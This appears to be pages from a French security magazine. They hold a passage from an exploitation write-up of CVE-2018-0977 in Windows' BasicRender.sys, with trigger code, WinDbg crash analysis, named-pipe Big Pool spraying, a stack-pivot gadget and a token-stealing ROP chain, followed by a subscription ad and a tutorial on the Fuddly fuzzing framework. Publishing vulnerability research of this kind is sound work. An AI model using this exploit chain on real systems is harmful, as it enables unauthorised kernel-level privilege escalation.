NTSTATUS submit_command(D3DKMT_HANDLE hAllocation,
D3DKMT_HANDLE hContext) {
    char submitCommandData[0x130];
    D3DKMT_SUBMITCOMMAND submitCommand;
    D3DKMT_HANDLE historybuffer[0x10];

    memset(submitCommandData, 0x77, 0x130);

    memset(&submitCommand, 0, sizeof(submitCommand));
    submitCommand.BroadcastContextCount = 1;
    submitCommand.BroadcastContext[0] = hContext;
    submitCommand.pPrivateDriverData =
submitCommandData;
}

```

```

submitCommand.PrivateDriverDataSize = 0x130;
submitCommand.NumPrimaries = 0x0;
*(DWORD*)(submitCommandData + 0x2c) = 0;
*((DWORD_PTR*)submitCommandData + (0x118 + 8) /
sizeof(DWORD_PTR)) = 0;
*((DWORD_PTR*)submitCommandData + (0x118 + 0x10) /
sizeof(DWORD_PTR)) = 0;
submitCommand.Commands = 0x0c0c0c0c;
//this is important to avoid a jump in the
vulnerable function
submitCommand.CommandLength = 0xffffffff;
submitCommand.NumHistoryBuffers = 0x0;

for (int i = 0; i < 0x10; i++) {
    historybuffer[i] = hAllocation;
}

submitCommand.HistoryBufferArray = historybuffer;
submitCommand.Flags.PresentRedirected = 1;
// *** This call triggers the vulnerability ***
return D3DKMTSubmitCommand(&submitCommand);
}

```

3. ANALYSE DU CRASH

L'extrait suivant montre une partie de la sortie de la commande **!analyze -v** dans WinDbg lorsque le bug est provoqué :

```

EXCEPTION_RECORD: fffff9381e9defa48 -- (.exr
0xffff9381e9defa48)
ExceptionAddress: fffff805a419539c (BasicRender!WARP_KMD
MABUFINFO::Run+0x0000000000000060)
ExceptionCode: c0000005 (Access violation)
ExceptionFlags: 00000000
NumberParameters: 2
    Parameter[0]: 0000000000000000
    Parameter[1]: 000000000c0c0c0c
Attempt to read from address 000000000c0c0c0c

CONTEXT: fffff9381e9def290 -- (.cxr 0xffff9381e9def290)
rax=0000000010c0c0c0 rbx=ffff9f0468bc3278
rcx=00000000000c0c0c
rdx=0000000000000000 rsi=ffff9f0468bc3200
rdi=000000000c0c0c0c
rip=fffff805a419539c rsp=ffff9381e9defc80
rbp=ffff9381e9defe10
r8=0000000000000020 r9=0000000000000001
r10=00000000000000df6
r11=0000000000000003 r12=ffff9381e9defd52
r13=ffff9f04663a9000
r14=000000000c0c0c0c r15=0000000000000220
iopl=0         nv up ei pl zr na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b
efl=00010246
BasicRender!WARP_KMDMABUFINFO::Run+0x60:
fffff805`a419539c 488b07      mov     rax,qword ptr
[rdi]  ds:002b:00000000`0c0c0c0c=????????????????

```

Le bug a lieu dans la fonction **BasicRender!WARP_KMDMABUFINFO::Run** :

```

00000001C000533C public: struct _KEVENT *
WARP_KMDMABUFINFO::Run(unsigned char) proc near
[...]
00000001C000535F add     rdi, [rcx+10h]; rdi =
submitCommand.Commands
[...]
00000001C0005399 mov     rcx, rdi
00000001C000539C mov     rax, [rdi]      ; /\ ***
Crash here! RDI is 0x0c0c0c0c
00000001C000539F jnz     short loc_1C00053E9
00000001C00053A1 mov     rax, [rax]      ; second
pointer deref. sets RAX = function ptr
00000001C00053A4 lea     rdx, [rsp+28h+arg_0]
00000001C00053A9 call    cs:__guard_dispatch_
icall_fptr ; just jumps to RAX

```

Dans l'extrait de code désassemblé ci-dessus, on voit à l'adresse **00000001C000539C** l'instruction provoquant le bug. À ce moment précis, le registre RDI contient la valeur **0x0c0c0c0c**, précédemment passée au champ **Commands** de la structure **D3DKMT_SUBMITCOMMAND** depuis le mode utilisateur lors de l'appel à **D3DKMTSubmitCommand()**. On remarque qu'au moment du crash, le registre RCX pointe aussi vers l'adresse arbitraire **0x0c0c0c0c**; ce détail aura son importance ensuite, car ce registre servira pour changer la valeur du registre RSP pour qu'il ne pointe plus vers la pile, mais vers la chaîne ROP.

En supposant qu'on donne une adresse valide au champ **Commands**, un pointeur est lu à cette adresse et stocké dans le registre RAX. Puis à l'adresse **00000001C00053A1**, le pointeur précédemment lu est déréférencé et sa valeur (qui sera vu comme un pointeur de fonction par la suite) est stockée dans RAX.

Enfin, l'instruction **CALL** à l'adresse **00000001C00053A9** est un appel à la fonction de validation du *kernel Control Flow Guard* (kCFG). Cette fonction attend un pointeur de fonction en argument dans RAX et valide que cette adresse soit une des adresses autorisées pour des appels indirects. Bien que les drivers noyau fournis par Microsoft soient compilés avec le support de kCFG, cette fonctionnalité n'est activée que si l'option *Virtualization Based Security* est elle aussi activée. Dans le cas où kCFG est désactivé, **__guard_dispatch_icall_fptr** pointe vers une fonction minimale qui se contente de faire passer le flot d'exécution vers l'adresse dans RAX.

4. CONTRÔLER RIP

Pour résumer, nous pouvons fournir au driver **BasicRender.sys** une valeur arbitraire que le driver utilise comme pointeur, en la déréférençant deux fois sans effectuer aucune validation, ce qu'on appelle une vulnérabilité de type *untrusted pointer dereference* [5]. Le second pointeur déréférencé permet de lire l'adresse d'une fonction qui est ensuite appelée. Cela signifie qu'en fournissant au driver une chaîne de pointeurs spécialement construite, il est possible de faire basculer l'exécution du noyau sur une adresse arbitraire.

À noter que la déréférence du pointeur n'arrive pas dans le contexte du processus appelant **D3DKMTSubmitCommand()**, mais dans le processus *System*, lequel n'a pas connaissance de l'espace mémoire utilisateur.

Voici la pile d'appels lorsque la vulnérabilité est déclenchée :

```
BasicRender!WARP_KMDMABUFINFO::Run+0x60
BasicRender!WARP_KMGUNODE::Run+0xa6
BasicRender!WARP_KMADAPTER::RunGPU+0x7c3
BasicRender!WARP_KMADAPTER::WarpGPUWorkerThread+0x25
nt!PspSystemThreadStartup+0x47
nt!KiStartSystemThread+0x16
```

En observant le nom du processus qui provoque le BSOD, on voit bien qu'il s'agit du processus *System* :

```
1: kd> dt nt!_EPROCESS ImageFileName @$proc
+0x450 ImageFileName : [15] "System"
```

Cela signifie que nous allons devoir créer notre chaîne dans l'espace d'adressage du noyau. Pour ce faire, nous passons par les pipes nommées (*named pipes*) afin d'allouer des données arbitraires sur le *Big Pool* du noyau.

4.1 Allocation dans le Big Pool avec les pipes nommées

Une pipe nommée établit une communication unidirectionnelle ou bidirectionnelle entre un serveur et un ou plusieurs clients. Au niveau du noyau, les pipes nommées sont gérées par le driver *Named Pipe File System* (**npfs.sys**). Lorsque des données sont écrites dans la pipe depuis l'espace utilisateur, la fonction **npfs!NpWriteDataQueue** copie ces données dans un buffer situé dans un pool dit non paginé (*non paged* ; **NonPagedPoolNx**) avec le tag « NpFr ».

Ce qui est intéressant ici, c'est que les données arbitraires (avec une taille arbitraire) que nous avons écrites dans la pipe nommée restent allouées dans le noyau tant qu'aucune opération de lecture n'est effectuée à l'autre bout de la pipe. De plus, si nous écrivons plus de 0x1000 octets dans la pipe, nos données seront allouées dans le *Big Pool* avec le tag « NpFr ». Si nos données sont allouées dans le *Big Pool*, cela signifie que nous pouvons obtenir l'adresse noyau correspondante depuis l'espace utilisateur en appelant l'API Windows native **NtQuerySystemInformation()**. Vous pouvez trouver les détails de cette méthode bien connue dans le blog d'Alex Ionescu [6].

4.2 Le tout mis bout à bout

Nous avons vu qu'en écrivant plus de 0x1000 octets dans une pipe nommée, **npfs.sys** alloue nos données en *Big Pool*, et que l'allocation mémoire est de type non paginée. Nous récupérons l'adresse noyau où nos données ont été allouées en appelant l'API Windows native **NtQuerySystemInformation**. Ces deux primitives sont suffisantes pour produire la chaîne de pointeurs dont nous avons besoin pour contrôler le flot d'exécution du noyau lorsque la vulnérabilité dans **BasicRender.sys** est déclenchée.

Nous construisons cette chaîne de pointeurs comme suit : on commence par créer l'allocation en *Big Pool* (que nous appellerons *kalloc1*) à l'aide des pipes nommées. Au début de ce buffer, nous plaçons le pointeur de la fonction qui sera appelée lorsque la vulnérabilité sera provoquée. Plus précisément, ce pointeur de fonction va pointer vers le premier gadget de notre chaîne ROP. Cette chaîne va d'abord faire pivoter la pile afin que le registre de pile pointe vers notre buffer contenant la chaîne ROP.

Voici le gadget utilisé pour faire pivoter la pile. Il faut noter que ce gadget assigne RSP comme suit : RSP = RCX et que RCX pointe vers les données que nous contrôlons.

```
1: kd> u nt + 0x558ded 1 0xd
nt!WmipSendDisableRequest+0x15:
fffff802`8edefded 51          push    rcx
fffff802`8edefdee 5c          pop     rsp
fffff802`8edefdef 85d2        test    edx,edx ;
EDX points to the stack, so it's never 0
fffff802`8edefdf1 7516        jne
fffff802`8edefef09          ; ALWAYS taken
```

```
[...]
fffff802`8edefe09 4883c428      add     rsp,28h ;
JNE jump lands here always
fffff802`8edefe0d c3          ret
```

Après avoir alloué *kalloc1* (qui contient notre pointeur de fonction pour faire pivoter la pile) et avoir obtenu l'adresse de *kalloc1* dans le noyau en appelant **NtQuerySystemInformation()**, nous créons une seconde allocation en *Big Pool* (appelée *kalloc2*). Au début de *kalloc2*, nous plaçons l'adresse de *kalloc1* afin de créer la chaîne de pointeurs nécessaire pour l'exploitation, suivie par le reste de la chaîne ROP.

La figure 1 montre comment notre chaîne de pointeurs est assemblée comme décrit précédemment.

Pour terminer, nous fournissons l'adresse de *kalloc2* afin que celle-ci soit déréférencée par **BasicRender.sys** via le membre **Commands** de la structure **D3DKMT_SUBMITCOMMAND** lorsque la vulnérabilité a lieu.

5. LA CHAÎNE ROP

En ayant en tête que le processus *System* où le bug est déclenché n'a pas connaissance de l'espace mémoire utilisateur, il est obligatoire de choisir un payload restreint au noyau. Cela signifie aussi qu'il n'est pas nécessaire de traiter avec la protection *SMEP*.

On a choisi d'utiliser un payload de type *ROP-only*. Cette chaîne vole le jeton (*token*) du processus *System* et le copie dans la structure **EPROCESS** du processus dont nous souhaitons élever les privilèges. Pour ce faire, nous suivons les étapes suivantes :

- Nous appelons **nt!PsLookupProcessByProcessId**. Cette fonction reçoit l'ID du processus et retourne l'adresse de la structure **EPROCESS** correspon-

dante. En passant en paramètre le PID du processus dont nous souhaitons élever les privilèges, nous pouvons récupérer l'adresse de sa structure **EPROCESS** pour laquelle nous allons remplacer le jeton par celui du processus *System*.

- On déréférence le pointeur **nt!PsInitialSystemProcess** afin de récupérer le premier élément de la liste doublement chaînée des structures **EPROCESS** maintenues par le noyau.
- On prend le jeton recherché dans la structure **EPROCESS** du processus *System*, puis on le copie dans la structure **EPROCESS** de notre processus.

CONCLUSION

La vulnérabilité d'élévation de privilèges du CVE-2018-0977 affecte le pilote noyau **BasicRender.sys** fourni par Microsoft, qui fait office de carte graphique logiciel. Cette vulnérabilité peut être atteinte en appelant la fonction **D3DKMTSubmitCommand()** de l'API DirectX bas niveau. Il s'agit d'une vulnérabilité de type *untrusted pointer dereference*, dont la valeur du membre **Commands**, de la structure **D3DKMT_SUBMITCOMMAND** passée en argument, est interprétée comme un pointeur par le driver vulnérable. Cette valeur est déréférencée deux fois, et le second pointeur déréférencé permet de lire l'adresse d'une fonction qui est ensuite appelée. Cela permet de basculer l'exécution du noyau sur une adresse arbitraire.

Afin d'appeler la fonction vulnérable, il faut configurer convenablement le contexte DirectX. C'est à cette fin que nous avons évoqué les notions de base de DirectX et que nous avons détaillé toutes les étapes d'initialisation.




Fig. 1 : Chaîne de pointeurs dans l'espace mémoire noyau.

REMERCIEMENTS

Je voudrais remercier Maxime Rossi Bellom qui m'a énormément aidé à rédiger cet article en français, et Sébastien Renaud pour sa relecture attentive. ■

Retrouvez toutes les références de cet article sur le blog de MISC : <https://www.miscmag.com>.

ABONNEZ-VOUS



6 MAGAZINES/AN

45€*

au lieu de 59,40 €

FRAIS DE PORT OFFERTS

*Prix TTC en Euros / France Métropolitaine



Offre MC1

45€*

Prix kiosque : 59,40 €

Économie : 14,40 €

*Prix TTC en Euros / France Métropolitaine



+



Offre MC+1

65€*

Prix kiosque : 89,20 €

Économie : 24,20 €

*Prix TTC en Euros / France Métropolitaine

BULLETIN D'ABONNEMENT

☐ JE M'ABONNE À
MISC
6 numéros pour 45 €*

☐ JE M'ABONNE À
MISC ET SES HORS-SÉRIES
6 numéros et 2 hors-séries pour 65 €*

*Prix TTC en Euros / France Métropolitaine
Les tarifs hors France Métropolitaine, Europe, Asie, etc. sont disponibles en ligne !

À découper ou recopier et à renvoyer avec votre règlement à :

Les Éditions Diamond
Service des Abonnements
10, Place de la Cathédrale
68000 Colmar – France

JE RÈGLE €

☐ par **chèque bancaire** ou **postal** à l'ordre des Éditions Diamond (uniquement France et DOM TOM)

☐ Pour les règlements par **virement**, veuillez nous contacter **par e-mail : cial@ed-diamond.com** ou **par téléphone : +33 (0)3 67 10 00 20**

COORDONNÉES DE L'ABONNÉ

Société :

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

Pays :

Téléphone :

E-mail :

☐ J'autorise MISC à me contacter par e-mail ou par téléphone

RETROUVEZ TOUTES NOS OFFRES SUR : www.ed-diamond.com !

CONSULTEZ



MISC

EN NUMÉRIQUE !



...CELUI D'AUJOURD'HUI ET CEUX D'HIER...

...LE BIMESTRIEL ET LES HORS-SÉRIES !

RENDEZ-VOUS SUR :

connect.ed-diamond.com

FUDDLY : ÉVALUATION DE LA ROBUSTESSE D'UNE CIBLE

Éric LACOMBE – eric.lacombe@security-labs.org
Ingénieur en sécurité de l'information à Airbus

Après avoir introduit Fuddly [1] au travers de la modélisation d'un protocole dans le précédent article [2], nous poursuivons par la pratique. Sont ainsi présentées différentes approches complémentaires pour l'évaluation de la robustesse d'une cible mettant en œuvre le protocole modélisé au sein du framework. Et pour conclure, nous abordons brièvement l'outil mis à disposition pour faciliter l'analyse des résultats recueillis.

mots-clés : FUZZING / FRAMEWORK / SECURITY / PYTHON / MANIPULATION DE DONNÉES

1. INTERACTION AVEC UNE CIBLE DISTANTE UTILISANT CE PROTOCOLE

1.1 Définition d'un projet

Après avoir décrit le format des données et leur séquençement, il convient de définir l'environnement de test : la ou les cibles à évaluer, les sondes de contrôle éventuelles... Cela s'effectue au sein d'un fichier projet. Un fichier projet doit être suffixé par **_proj** et être placé préférentiellement dans le répertoire **fuddly_data/user_projects**. Celui défini dans le cadre de cet article (**misc_proj.py**) est présenté ci-dessous :

```
01: from framework.project import Project
02: from framework.logger import Logger
03: from framework.targets.network import NetworkTarget
04: from framework.targets.debug import TestTarget
05: from framework.monitor import *
06:
07: import socket
08:
09: project = Project()
10: project.default_dm = 'myproto'
11:
12: logger = Logger(export_raw_data=True)
13:
14: net_tg = NetworkTarget(host='localhost', port=12345,
```

```
15:                                     socket_type=(socket.AF_
INET, socket.SOCK_STREAM),
16:                                     hold_connection=True,
server_mode=False)
17:
18: ssh_backend = SSH_Backend(username='test',
password='test', sshd_ip='localhost')
19:
20: @blocking_probe(project)
21: class probe_pid(ProbePID):
22:     backend = ssh_backend
23:     process_name = 'myprog'
24:
25: @probe(project)
26: class probe_mem(ProbeMem):
27:     backend = ssh_backend
28:     process_name = 'myprog'
29:     tolerance = 1
30:
31: targets = [TestTarget(fbk_samples=['CRC error',
'OK']),
32:            (net_tg, probe_pid, (probe_mem, 0.4))]
```

Un objet **Project** est créé l.9 et le modèle de données **myproto** y est associé. Lors du chargement du projet par Fuddly, ce modèle sera utilisable directement. Afin d'en charger plusieurs à la fois, il suffit d'en fournir une liste.

Un objet **Logger** est défini l.12, il permet de configurer le comportement du **logger**. S'il n'est pas présent, il sera automatiquement créé avec des paramètres par défaut.

Vient ensuite la définition de la cible à tester qui recevra les messages envoyés par notre framework et qui sera automatiquement considérée comme une source de *feedback*. Dans notre cas, nous définissons l.14-16 une cible qui est un serveur accessible par le réseau au travers d'une connexion TCP sur le port 12345.

À noter que plusieurs cibles peuvent être définies, pour les tester indépendamment ou bien de façon simultanée. La définition de cibles additionnelles s'avère utile dans les cas où des interactions de différentes natures sont nécessaires pour parvenir au comportement souhaité du système que l'on souhaite évaluer.

Les cibles définies doivent ensuite être référencées par la variable **targets** pour être connues de Fuddly. Dans notre projet, nous référençons (l.31-32) la cible réseau précédente et une cible de test afin de tester notre modélisation sans avoir besoin de la cible réelle (le paramètre **fbk_samples** permet de fournir une liste de messages qui seront alors retournés aléatoirement par la **TestTarget** après réception d'un message).

Afin de surveiller l'état de la cible que nous testons, nous déclarons deux sondes : l'une (l.20-23) qui vérifie après chaque envoi au serveur (nommé **myprog**) que ce dernier n'a pas crashé (vérification du PID), et l'autre (l.25-29) qui vérifie la consommation mémoire du serveur. Afin d'utiliser ces sondes génériques, un *backend* doit être défini pour préciser le vecteur par lequel la sonde agit (l.18). Enfin, ces sondes doivent être associées à la cible que l'on souhaite surveiller. C'est ce qui est réalisé l.32, en spécifiant un n-uplet contenant la cible et les sondes à y associer. Notez qu'à la différence de la sonde **probe_pid** (qui est une **blocking_probe**), le déclenchement de la sonde **probe_mem** n'est pas corrélé à l'émission de messages, elle a une période propre de déclenchement de 0,4 seconde.

Après avoir défini les éléments de contexte pour nos tests, passons à la pratique via le Fuddly shell.

1.2 Utilisation du projet depuis le Fuddly shell

Fuddly dispose de son propre shell afin de faciliter la réalisation d'opérations de haut niveau. Pour des besoins plus spécifiques nécessitant d'interagir de façon directe avec le framework, un shell python comme **ipython** sera le choix idéal. Dans cet article, nos exemples s'appuient uniquement sur le Fuddly shell.

Lors du démarrage de Fuddly, un répertoire spécifique est créé dans votre espace personnel (s'il n'existe pas déjà). Il est utilisé pour stocker entre autres : une base de données regroupant toutes les informations sur les tests réalisés, ainsi que différents éléments de configuration, des répertoires permettant d'ajouter des projets et modèles de données propres à l'utilisateur, l'historique des commandes du Fuddly shell, etc.

```
===== [ Data Models ] =====
>>> Look for Data Models within 'data_models/protocols' directory
*** Found Data Model: 'HTTP' ***
*** Found Data Model: 'sms' ***
*** Found Data Model: 'usb' ***
*** Found Data Model: 'pppoe' ***
>>> Look for Data Models within 'data_models/file_formats' directory
*** Found Data Model: 'png' ***
*** Found Data Model: 'pdf' ***
*** Found Data Model: 'jpg' ***
*** Found Data Model: 'zip' ***
>>> Look for Data Models within 'data_models/tutorial' directory
*** Found Data Model: 'mydf' ***
*** Found Data Model: 'example' ***
*** Found Data Model: 'myproto' ***

===== [ Projects ] =====
>>> Look for Projects within 'projects' Directory
*** Found Project: 'tuto' ***
>>> Look for Projects within 'projects/specific' Directory
WARNING [USB DM]: rpyc lib not installed, Pandaboard target will not be available
*** Found Project: 'usb' ***
>>> Look for Projects within 'projects/generic' Directory
*** Found Project: 'standard' ***
>>> Look for Projects within 'user_projects' Directory
*** Found Project: 'misc' ***

===== [ Fuddly Data Folder Information ] =====

--> path: /home/tuxico/fuddly_data/
--> contains: - fmkdb.db, logs, imported/exported data, ...
              - user projects and user data models

=[ Fuddly Shell ]= (with Fuddly FmK 0.26)

>> run_project misc 1
*** Logger is started ***
*** Data Model 'myproto' loaded ***
*** Target initialization: (1) TestTarget [ID: 148272] ***
*** Monitor is started ***

*** [ Fuzz delay = 0.0s ] ***
*** [ Number of data sent in burst = 1 ] ***
*** [ Target TestTarget [ID: 148272] health check timeout = 10.0s ] ***
>> send_sc_BASIC(graph=True)

*** [ Target TestTarget [ID: 148272] health-check timeout = 1.0s ] ***
*** [ Target TestTarget [ID: 148272] feedback timeout = 0.5s ] ***
===== [ 1 ]===== [ 05/01/2019 19:07:50 ]=====
### No Original Data
### Step 1:
|- generator type: INIT | generator name: g_init | No user input
|- data info:
  |_ Data instantiated from: Scenario 'basic'
  |_ User-provided Data()
### Data size: 10 bytes
### Data emitted:
  ' 19:07:48'

### FmKDB Data ID: 1224
### Ack from 'TestTarget [ID: 148272]' received at: 2019-01-05 19:07:50.25394
### Feedback from 'TestTarget [ID: 148272]' (status=0):
OK
>> █
```

Fig.1 : Le Fuddly shell.

Une fois le prompt affiché, les commandes suivantes permettent de lister les projets disponibles et de lancer le projet **misc** avec une cible « vide » :

```
>> show_project
>> run_project misc
```

Une fois le projet initialisé, les cibles définies sont visibles via la commande **show_targets**. Dans notre cas, 3 cibles sont définies, chacune avec un identi-

fiant : (0) la cible « vide » ; (1) la cible de test et (2) la cible réseau. Afin de les charger, il suffit de préciser leur identifiant à la suite du nom de projet avec la commande **run_project**, ou bien de recharger le projet avec la commande **reload_all** suivie des identifiants de cibles. Une aide est disponible avec la commande **help**, et la documentation de Fuddly [3] contient un didacticiel sur cet aspect.

Une fois le projet chargé et les cibles choisies, les types de données utilisables sont consultables via la commande **show_dmaker_types**. Elle affiche une liste de générateurs et de disrupteurs, opérateurs du framework qui produisent des données (*data makers*). Les premiers en produisent à partir des formats de données définis (dans notre cas, dans **myproto.py**) alors que les seconds ont besoin d'une donnée en entrée. Chaque donnée enregistrée dans **myproto.py** (1.59) provoque, lors du chargement, la création de générateurs ayant pour nom celui du nœud racine du graphe enregistré. Dans notre cas, les générateurs **REQ**, **INIT**, **REGISTER** et **ZREGISTER** sont créés.

Pour envoyer à la cible une donnée issue d'un générateur, il suffit d'utiliser une commande de la famille **send**. Par exemple, la commande suivante déclenche l'émission d'une donnée de type **REQ** (par défaut, la donnée issue du modèle est choisie de façon déterministe) et la récupération du *feedback* de la cible et d'autres sources éventuelles.

```
>> send REQ
```

La commande qui suit, envoie 30 requêtes **INIT** ayant une forme et des valeurs choisies au hasard, mais respectant le format.

```
>> send_loop 30 INIT(random=True)
```

Ces générateurs, bien qu'utiles, ne sont pas assujettis à la dynamique protocolaire que nous avons définie précédemment. Pour s'y contraindre, il faut passer par les scénarios. Dans la section 2.3 de l'article précédent, nous avons enregistré un scénario (1.24) dans le modèle. Lors du chargement de ce dernier, comme pour les types de données, des générateurs spécifiques sont créés (ayant pour référence le nom du scénario préfixé par **SC_**). Dérouler un scénario revient à utiliser une commande de la famille **send** avec le scénario en paramètre. Ainsi, la commande suivante déroule le scénario **basic** jusqu'à la fin et affiche un visuel de l'étape en cours d'exécution (dans le format *xdot*) :

```
>> send_loop -1 SC_BASIC(graph=True:graph_format=xdot)
```

Notez que les générateurs sont configurables. La liste des paramètres disponibles est consultable via **show_generators <nom du générateur>**.

Après avoir entrevu comment interagir avec une cible en respectant le protocole défini, nous abordons dans la suite les moyens proposés par Fuddly pour altérer ces interactions, à la recherche de comportements défaillants des cibles testées.

2. FUZZING DE LA CIBLE

2.1 Les disrupteurs pour altérer les données

Les disrupteurs sont des opérateurs réalisant des modifications sur les données fournies. Ils peuvent être sans état, auquel cas chaque donnée en entrée produit une seule donnée en sortie ; ou bien à état, et dans ce cas, chaque donnée en entrée, produit à chaque appel du disrupteur, une donnée en sortie jusqu'à « consommation complète » de la donnée en entrée.

Un certain nombre de disrupteurs génériques sont mis à disposition par le framework. D'autres peuvent être développés pour des modèles de données en particulier (se rapporter à la documentation [3]).

Afin d'utiliser ces disrupteurs, il suffit de les appeler à la suite d'un générateur. Par exemple, la commande suivante envoie une donnée **REGISTER** ayant subi un *bitflip* sur 3 nœuds finaux choisis au hasard via le disrupteur **C** :

```
>> send REGISTER C(nb=3)
```

Deux disrupteurs à état, génériques, bien plus évolués que **C**, sont tout particulièrement adaptés au fuzzing : **tTYPE** et **tSTRUCT**.

tTYPE tire profit des informations du modèle de données pour générer des cas de tests spécifiques. Il parcourt le graphe représentant la donnée et modifie les nœuds terminaux visités, l'un après l'autre. Pour chaque nœud visité, différents cas de tests sont produits suivant :

- son type (ex : entier sur 16 bits, chaîne de caractères...) ;

- ses attributs (ex : entier compris entre 2 et 9, chaîne de caractères ayant pour valeurs possibles **OK** ou **KO**, élément séparateur...);
- la connaissance acquise par introspection du modèle (ex : les séparateurs utilisés par le format de donnée...);
- les connaissances sur la cible : fournies dans le fichier projet ou déduites en cours de test par analyse automatique du feedback (ex : serveur écrit en C, OS de type Linux...).

tSTRUCT opère des modifications structurelles sur la donnée, en tirant profit des contraintes du modèle (ex : taille ou quantité d'une donnée liée ou non à la valeur d'un nœud, condition d'existence d'un nœud...). Il génère différents cas de tests pour chacune des propriétés reconnues.

Ces disrupteurs disposent de différents paramètres, pour initier par exemple la production des cas de tests à partir du *énème*, pour passer dans un mode déterministe, etc.

Enfin, il est possible de chaîner les disrupteurs, Fuddly s'occupe d'alimenter la chaîne en sollicitant les producteurs de données au besoin. Ainsi, lors du premier appel à la commande suivante :

```
>> send REQ(random=True) tTYPE(determinism=False) C
```

Le générateur **REQ** est sollicité pour fournir une donnée qui est passée à **tTYPE** et enfin être modifiée par **C** avant l'envoi. Lors du deuxième appel, **REQ** est désactivé, car **tTYPE** peut continuer de produire des données. Le réveil de **REQ** n'intervient que lorsque **tTYPE** a produit tous ces cas de tests.

Les générateurs et disrupteurs retiennent un certain nombre d'éléments d'un appel sur l'autre, notamment les paramètres fournis. Si l'on souhaite les changer en cours de test, il faudra passer par leur réinitialisation via la commande **reset_dmaker <nom du datamaker>** ou **reset_all_dmaker**. Il est également possible de cloner les disrupteurs pour les utiliser sur une même chaîne. Nous renvoyons le lecteur à la documentation [3] pour de plus amples détails et découvrir les autres disrupteurs génériques.

2.2 Fuzzing du protocole

Dans la section 2.3 de l'article précédent, nous avons défini un scénario d'interaction avec la cible. À partir de cette description, il est possible d'automatiser un certain nombre d'opérations comme : le fuzzing des données envoyées à chaque étape, l'inversion des conditions de transition, l'altération des conditions temporelles, etc.

La commande suivante produit des données assujetties à des scénarios dérivés de celui décrit en 2.3.

```
>> send_loop -1 SC_BASIC(data_fuzz=True:graph=True)
```

Pour chaque étape, un nouveau scénario est créé afin d'appliquer le disrupteur **tTYPE** (et ensuite **tSTRUCT** une fois le premier « épuisé ») aux données produites lors de cette étape.

La figure 2 présente les 2 scénarios produits au cours de l'exécution de la commande précédente.

Le premier scénario généré contient une étape **INIT** modifiée, mais le reste est préservé. Le second scénario modifie, quant à lui, uniquement l'étape de production de la donnée **REGISTER**. Remarquez la transition qui est ajoutée à l'étape modifiée pour qu'après chaque cas de tests, le scénario recommence depuis le début (une procédure de réinitialisation peut également être fournie). Une fonction de retour spécifique est aussi ajoutée pour passer à la création du scénario suivant lorsque le fuzzing de l'étape est terminé.




Fig.2 : Diagramme représentant le scénario.

Pour conclure, les scénarios de fuzzing créés automatiquement ne satisfont pas toujours le besoin. Dans ces cas, il suffit de définir sa logique de fuzzing dans des scénarios spécifiques.

3. POST-ANALYSE VIA FMKDB

Chaque donnée envoyée et toutes les informations associées (la façon dont les données ont été construites, le *feedback* de la cible, etc.) sont stockées dans une base de données SQLite (`~/fuddly_data/fmkdb.db`), avec un identifiant unique. Pour interagir avec cette base de données, l'outil **<racine de fuddly>/tools/fmkdb.py** permet de réaliser un certain nombre d'opérations. La commande ci-après, affiche toutes les informations liées au 4ème envoi effectué et décode le message envoyé :

```
./fmkdb.py -i 4 --with-data --with-fbk --decode-data
```

Alors que la suivante affiche les entrées enregistrées entre 2 dates :

```
./fmkdb.py --info-by-date 2019/01/12-11h30 2019/01/20
```

Enfin, l'exemple suivant recense les données ayant provoqué un comportement inattendu de la cible.

```
./fmkdb.py --data-with-impact
```


Pour plus d'informations, consulter l'aide via l'option **-h**.

CONCLUSION


Cet article se veut être une introduction à Fuddly. Pour les lecteurs souhaitant explorer les possibilités offertes par ce *framework*, la documentation [3] est un allié indispensable. Enfin, bien que fournissant actuellement de nombreuses briques utiles à l'évaluation de la sécurité d'un système, ce projet reste en constante évolution, et différents chantiers en cours sont prêts à accueillir de nouveaux contributeurs :) ■

Retrouvez toutes les références de cet article sur le blog de MISC : <https://www.miscmag.com>.

< Technocurious
with you! >



/ Nous vous
accompagnons
pour sécuriser
votre SI.



/ Nous évaluons
votre SSI.

DIS, C'EST QUOI LÀ HAUT DANS LE CIEL ? - C'EST UN LINUX, MON PETIT

